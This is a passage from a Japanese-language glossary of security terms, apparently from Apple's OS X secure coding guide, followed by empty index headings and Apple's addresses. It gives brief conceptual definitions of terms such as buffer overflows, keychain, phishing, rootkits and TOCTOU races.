**ヒープオーバーフロー（heap overflow）** ヒープで発生するバッファオーバーフロー。

**同形異文字（homographs）** 外見は似ているけれども異なるUnicode値が割り当てられた文字。ラテン文字の「p」と、ラテン文字の「r」に相当するキリル文字など。

**整数のオーバーフロー（integer overflow）** 整数データ型で表現できない大きな数値を与えることによって起こるオーバーフロー。

**Kerberos** ネットワーク越しの認証に用いる業界標準のプロトコル。マサチューセッツ工科大学（MIT、Massachusetts Institute of Technology）が開発。

**キーチェーン（keychain）** OS Xが、暗号化したパスワード、秘密鍵などの機密情報を保存するために用いるデータベース。暗号化や認証に用いる、証明書その他秘密でない情報も格納できます。

**「Keychain Access」ユーティリティ（Keychain Access utility）** キーチェーンのデータを操作するためのアプリケーション。

**Keychain Services** キーチェーンのデータを操作するために用いる公開API。

**信頼レベル（level of trust）** 証明書の有効性に関するユーザの信頼の度合い。証明書の信頼レベルと信頼ポリシーの組み合わせによって、「この証明書を信頼してこのアクションを実行してよいか」を判断します。

**否認防止（nonrepudiation）** ユーザが実行した操作（特定のクレジットカード番号を使うなど）を後で否認できないようにするプロセスまたは技術。

**Open Directory** OS Xが提供するディレクトリサーバ。パスワードの保存やユーザ認証を安全に行うための仕組みです。

**操作権限（permissions）** 「権限（privileges）」を参照。

**フィッシング（phishing）** ソーシャルエンジニアリング技術のひとつ。本当の企業に成りすまし、電子メールやウェブページを使って巧みに誘導することにより、個人情報や機密情報（パスワードなど）を奪う行為。

**ポリシーデータベース（policy database）** Security Serverが認可の判断に用いる規則を収容しているデータベース。

**特権操作（privileged operation）** 特別な権利や権限を要する操作。

**権限（privileges）** ファイルやディレクトリに対してユーザやグループが実行できる操作（読み込む、書き出す、実行する、横断的に調べるなど）の種類。

**競合状態（race condition）** 2つのイベントが不適切な順序で発生すること。

**ルートキット（root kit）** 不正なコードの一種。カーネル空間で動作し、システムの制御権を奪うだけでなく、自分自身の痕跡を消し去ることもできます。

**root権限（root privileges）** システムを無制限に操作できる権限。

**スクリプトキディー（script kiddie）** 公開されているコード（スクリプト）を使ってソフトウェアやコンピュータシステムを攻撃する者。

**シグナル（signal）** UNIXベースのOS（OS Xなど）で、あるプロセスから別のプロセスに送られるメッセージ。

**ソーシャルエンジニアリング（social engineering）** セキュリティの分野では、ユーザを巧みに騙して機密情報を入手したり、コンピュータへのアクセス権を獲得したりする行為。

**スマートカード（smart card）** クレジットカードと同程度の大きさのプラスチック製カードで、メモリとマイクロプロセッサが埋め込まれているもの。パスワード、証明書、キーなどの情報を保存し、処理できます。

**スタック（stack）** 特定のプログラム用に確保するメモリ領域。プログラムの流れを制御するために使います。データは先入れ後出し方式で追加/削除します。領域は下位アドレスに向かって増えていきます。「ヒープ（heap）」と対照。

**スタックオーバーフロー（stack overflow）** スタックで発生するバッファオーバーフロー。

**TOCTOU（Time Of Check, Time Of Use、検査と実行の時間差）** 競合状態の一種。攻撃者は、プログラムがファイルを検査してから中身を書き出すまでの間隙を狙って、ファイルを生成し、書き出し、あるいは改変します。

**信頼ポリシー（trust policy）** 所定の信頼レベルの証明書について適切な使い方を指定する一連の規則。たとえばブラウザの信頼ポリシーとして、証明書が期限切れになったら、ウェブブラウザでセッションを開く前に、その旨を表示して許可を求める、という規則が考えられます。

**脆弱性（vulnerability）** ハッカやスクリプトキディーが攻撃を仕掛ける隙になるような、プログラムの欠陥（設計の不備、バグなど）。

# 索引

## G



## H



## I



## K



## L



## M



## N

## O



## P



## R



## S



## T



## U

## V



## W



## X

Apple Inc.
1 Infinite Loop
Cupertino, CA 95014
U.S.A.

アップルジャパン株式会社
〒163-1450 東京都新宿区西新宿
3 丁目20 番2 号
東京オペラシティタワー
http://www.apple.com/jp/

Offline copy. Trademarks go here.